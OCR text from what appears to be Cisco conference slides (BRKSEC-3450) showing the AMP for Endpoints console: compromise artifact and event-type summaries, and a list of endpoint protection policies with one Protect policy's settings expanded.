
Significant Compromise Artifacts


FILE	6c05e113...ad47aec7	powershell.exe	3
FILE	17f746d8...a02402ae	cmd.exe	3


Compromise Event Types


Medium	Threat Detected	19
High	Executed malware	14
High	Cloud Recall Detection	6



AMP for Endpoints
Advantage
Michael Auger
Dashboard
Analysis
Outbreak Control
Management
Accounts
Search
Policies
View All Changes
Search
All Products
Windows
Android
Mac
Linux
iOS
+ New Policy...
Audit This policy puts the AMP for Endpoints Connector in a mode that will only detect malicious files but not quarantine them. ... 1 6
Audit This policy puts the AMP for Endpoints Connector in a mode that will only detect malicious files but not quarantine them. ... 3 0
Audit This policy puts the AMP for Endpoints Connector in a mode that will only detect malicious files but not quarantine them. ... 4 0
Audit This policy puts Clarity in a mode that will log and alert on convictions but not block traffic. 4 3
Domain Controller This is a lightweight policy for use on Active Directory Domain Controllers. 1 0
Protect This is the standard policy for the AMP for Endpoints Connector that will quarantine malicious files and block malicious ... 1 11
Protect This is the standard policy for the AMP for Endpoints Connector that will quarantine malicious files and block malicious ... 5 0
Protect This is the standard policy for the AMP for Endpoints Connector that will quarantine malicious files and block malicious ... 1 0
Protect This is the standard policy for the AMP for Endpoints Connector that will quarantine malicious files and block malicious ... 1 0
Protect This is the standard policy for Clarity that will log and alert on convictions and block any potentially malicious traffic. 1 2
Server This is a lightweight policy for high availability computers and servers that require maximum performance and uptime. 1 0
Triage This is an aggressive policy that enables the offline engine to scan computers that are suspected or known to be infected... 1 11
Triage This is an aggressive policy that enables the offline engine to scan computers that are suspected or known to be infected... 1 0
1 – 13 of 13 total records
25 / page
1 of 1
BRKSEC-3450


cisco AMP for Endpoints Advantage
Michael Auger
Dashboard Analysis Outbreak Control Management Accounts
Search
Policies
View All Changes
Search
All Products Windows Android Mac Linux iOS
New Policy...
Audit This policy puts the AMP for Endpoints Connector in a mode that will only detect malicious files but not quarantine them. ... 1 6
Audit This policy puts the AMP for Endpoints Connector in a mode that will only detect malicious files but not quarantine them. ... 3 0
Audit This policy puts the AMP for Endpoints Connector in a mode that will only detect malicious files but not quarantine them. ... 4 0
Audit This policy puts Clarity in a mode that will log and alert on convictions but not block traffic. 4 3
Domain Controller This is a lightweight policy for use on Active Directory Domain Controllers. 1 0
Protect This is the standard policy for the AMP for Endpoints Connector that will quarantine malicious files and block malicious ... 1 11
Modes and Engines
Files Quarantine
Network Block
Malicious Activity Prote... Disabled
System Process Protection Protect
Exclusions
Altiris by Symantec
AVAST
Avira
Diebold Warsaw
Proxy
Not Configured
Groups
Protect 11
Outbreak Control
Custom Detections - Simple
Simple Custom Detection List
Custom Detections - Advanced
Not Configured
Application Control
Blocked Application List Blocked
Allowed Application List Allowed
Netwo
Not C
View Changes Modified 2020-01-21 02:55:54 UTC Serial Number 56
Download XML Duplicate Edit Delete
Click to Edit Policy
Protect This is the standard policy for the AMP for Endpoints Connector that will quarantine malicious files and block malicious ... 5 0
Protect This is the standard policy for the AMP for Endpoints Connector that will quarantine malicious files and block malicious ... 1 0
Protect This is the standard policy for the AMP for Endpoints Connector that will quarantine malicious files and block malicious ... 1 0
1 – 13 of 13 total records
25 / page
1 of 1
BRKSEC-3450
199

